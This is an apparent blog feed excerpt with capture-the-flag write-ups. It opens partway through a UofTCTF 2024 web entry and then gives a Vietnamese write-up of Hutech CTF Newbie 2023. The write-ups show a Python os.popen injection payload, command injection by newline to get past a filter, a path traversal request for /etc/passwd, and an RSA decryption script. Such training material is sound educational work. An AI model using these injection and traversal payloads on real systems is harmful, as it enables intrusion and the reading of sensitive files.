
<p>I hypothesized that this regex only filtered the code before the line break, not after it, as it appeared in some Command Injection CTF challenges that I solved before. And this hypothesis was correct. After adding a line break, I was able to run Python code, but with some limitations</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/no-code-2.png" alt="line break" /></p>

<p>To speed up the process, I used a <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#exploit-the-ssti-by-calling-ospopenread">SSTI payload</a> to run the command without restrictions</p>
<pre><code>__builtins__.__import__('os').popen('ls -al').read()
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/no-code-3.png" alt="flag.txt" /></p>
<p>Finally, I executed the <code>cat flag.txt</code> command to obtain the flag</p>
<pre><code>__builtins__.__import__('os').popen('cat flag.txt').read()
</code></pre>
<p><strong>Side notes:</strong> I actually solved <code>No Code</code> challenge before the source code was published =))</p>
<p><code>Flag: uoftctf{r3g3x_3p1c_f41L_XDDD}</code></p>
<p><strong>Thanks for reading &lt;33</strong></p>
]]></content>
    <author>
      <name>Henry Scott</name>
    </author>
    <category term="CTF"></category>
  </entry>
  <entry>
    <title>Hutech CTF Newbie 2023 Writeup</title>
    <link href="https://t3l3sc0p3.github.io/posts/hutech-ctf-newbie-2023-writeup/" rel="alternate" type="text/html"/>
    <id>https://t3l3sc0p3.github.io/posts/hutech-ctf-newbie-2023-writeup/</id>
    <published>2023-11-22T00:00:00.000Z</published>
    <updated>2023-11-22T00:00:00.000Z</updated>
    <summary></summary>
    <content type="html"><![CDATA[<p>Hi, vừa rồi CLB ATTT của trường HUTECH vừa tổ chức giải CTF dành cho tân sinh viên và mình cũng giải được vài challenges trong đó. Dưới đây là writeup về những bài mình đã giải được</p>
<h1>WELCOME</h1>
<h2>WELCOME</h2>
<p><img src="https://i.imgur.com/OQQNvL4.png" alt="welcome" /></p>
<p>Bài này như là Sanity Check với nhắc cho mọi người về format của flag thôi</p>
<p><code>Flag: HUTECH_CTF{Some_Thing}</code></p>
<h1>Web</h1>
<h2>P1NG</h2>
<p><img src="https://i.imgur.com/EBikeGi.png" alt="p1ng" /></p>
<p>Truy cập thì mình thấy giao diện của "Ping Tool", điều này đã gợi nhớ cho mình về 2 ping challenges của Cookie Hân Hoan (<a href="https://battle.cookiearena.org/challenges/web/ping-0x01">Ping 0x01</a>, <a href="https://battle.cookiearena.org/challenges/web/ping-0x02">Ping 0x02</a>) và thực sự cách giải bài này cũng giống vậy</p>
<p>Đầu tiên khởi động Burp Suite, bật intercept để bắt request rồi chuyển sang tab Repeater để test cho tiện</p>
<p>Vì mình chắc 10 tỷ phần trăm đây là lỗi Command Injection, nên mình sẽ chèn command bằng cách thêm các ký tự như <code>;</code>, <code>&amp;&amp;</code>, <code>||</code> + với command thực thi</p>
<pre><code>127.0.0.1;ls
</code></pre>
<p><img src="https://i.imgur.com/neJ8pPk.png" alt="Don't hack me" /></p>
<p>Tới đây thì ta thấy web đã lọc hết các ký tự đó, tuy nhiên có vẻ nó không lọc tất cả mà vẫn còn sót lại dấu xuống dòng (như 2 ping challenge mình nhắc ở trên). You know what to do next =))</p>
<p><img src="https://i.imgur.com/dt8h8L7.png" alt="flag.txt" /></p>
<p>Chỉ với command <code>ls /</code> là có thể thấy ngay file flag.txt. Giờ ta chỉ cần <code>cat /flag.txt</code> nữa là xong</p>
<p><code>Flag: HUTECH_CTF{You_are_master_CMD_Injection}</code></p>
<h3>Note</h3>
<p>Thật ra mình chỉ chạy <code>ls /</code> theo thói quen, vì flag thường sẽ nằm ở đây hay trong directory của user</p>
<p>Nhưng nếu không có thì mình sẽ chạy <code>env</code> để check hoặc tìm hết bằng command <code>find / -name flag* 2&gt;/dev/null</code></p>
<h2>R0T M0N</h2>
<p><img src="https://i.imgur.com/IFqxkyZ.png" alt="r0t m0n" /></p>
<p>Sau khi vào web và click thử vào button "View", mình nhận ra web sẽ hiển thị các hình ảnh bằng cách truy cập file <strong>ctdl.png</strong> thông qua endpoint <code>file_name</code></p>
<p><img src="https://i.imgur.com/pwlyYdL.png" alt="file_name" /></p>
<p>Đến đây thì mình khá chắc đây là lỗi <a href="https://viblo.asia/p/tim-hieu-ve-tan-cong-path-travelsal-m68Z0xQ2ZkG">Path Traversal</a> nên mình đã thử thay <strong>ctdl.png</strong> thành <code>../etc/passwd</code></p>
<p>Tuy kết quả trả về là "404 Not Found" nhưng đây lại là tín hiệu khả quan cho thấy endpoint này bị dính bug</p>
<p>Khi mình thử đến <code>../../../../etc/passwd</code>, kết quả trả về không còn là 404 nữa mà lại là thông báo lỗi. Điều này có thể giải thích vì nó chỉ dùng để hiển thị hình ảnh nên khi render file text sẽ xuất hiện lỗi</p>
<p>Mà nếu đã không xem được trên web thì ta tải xuống xem thôi</p>
<pre><code>wget http://hutechctf.notrespond.com:8898/view.php?file_name=../../../../etc/passwd
</code></pre>
<p><img src="https://i.imgur.com/J76V0Kt.png" alt="flag" /></p>
<p><code>Flag: HUTECH_CTF{You_are_Hacker_101}</code></p>
<h1>Reverse</h1>
<h2>HUTECHRev2</h2>
<p><img src="https://i.imgur.com/loG4HRZ.png" alt="HUTECHRev2" /></p>
<p>Bài này chỉ cần <a href="https://hutechctf.notrespond.com/files/158a89433f2b473d419dbf4d7ac5b62c/Password.rar">tải file</a> về rồi mở Ghidra lên để analyze file là thấy ngay flag, cũng không đáng để viết writeup lắm</p>
<p>Ngoài ra còn cách khác tà ma hơn là chạy command <code>strings Password.exe | grep HUTECH_CTF{</code> nhưng cái này chỉ áp dụng được với mấy bài dễ thôi</p>
<p><code>Flag: HUTECH_CTF{Wellcome_Learn_Reversing}</code></p>
<h1>Crypto</h1>
<h2>Classic_and_basic</h2>
<p><img src="https://i.imgur.com/SDHv3Qj.png" alt="Classic_and_basic" /></p>
<p><strong>RSA_Basic.py</strong>:</p>
<pre><code>from Crypto.Util.number import getPrime, bytes_to_long

bits = 150
p = getPrime(bits)
q = getPrime(bits)
e = 65537
N = p*q
m = 0

with open('flag.txt', 'rb') as f:
    m = bytes_to_long(f.read())

c = pow(m, e, N)

print('p=', p)
print('e=', e)
print('N=', N)
print('c=', c)
</code></pre>
<p><strong>output.txt</strong>:</p>
<pre><code>*No hint

N= 944277460928218727444425796671228006440681423958756385944259965777648467343805051250778307
p= 1187132467668222120649135047910661042340315271
e= 65537
c= 509304373433095933741721585884760854821638120979366068441534204508880522869949802723478795
</code></pre>
<p>Bài này sử dụng hàm số Euler để decrypt, nhưng chi tiết thì mình không thật sự hiểu do mình chỉ copy code từ Google về chạy :(</p>
<p><strong>solve.py</strong>:</p>
<pre><code>from Crypto.Util.number import long_to_bytes

N= 944277460928218727444425796671228006440681423958756385944259965777648467343805051250778307
p= 1187132467668222120649135047910661042340315271
e= 65537
c= 509304373433095933741721585884760854821638120979366068441534204508880522869949802723478795

# N = p * q
q = N // p
# Euler's totient function (phi(N))
phi_N = (p - 1) * (q - 1)
# d * e ≡ 1 (mod phi_N)
d = pow(e, -1, phi_N)
m = pow(c, d, N)
flag = long_to_bytes(m)
print('The flag is:', flag.decode('utf-8'))
</code></pre>
<p><code>Flag: HUTECH_CTF{RSA_is_great_encryption}</code></p>
<p>Cảm ơn mọi người đã đọc writeup :))</p>
<h2>References:</h2>
<p>Đây là 2 challenges của Cookie Hân Hoan dành cho bạn nào muốn làm thêm:</p>
<ul>
<li><a href="https://battle.cookiearena.org/challenges/web/ping-0x01">https://battle.cookiearena.org/challenges/web/ping-0x01</a></li>
<li><a href="https://battle.cookiearena.org/challenges/web/ping-0x02">https://battle.cookiearena.org/challenges/web/ping-0x02</a></li>
</ul>
<p>Path Traversal:</p>
<ul>
<li><a href="https://viblo.asia/p/tim-hieu-ve-tan-cong-path-travelsal-m68Z0xQ2ZkG">https://viblo.asia/p/tim-hieu-ve-tan-cong-path-travelsal-m68Z0xQ2ZkG</a></li>
</ul>
]]></content>
    <author>
      <name>Henry Scott</name>
    </author>
    <category term="CTF"></category>
  </entry>
</feed>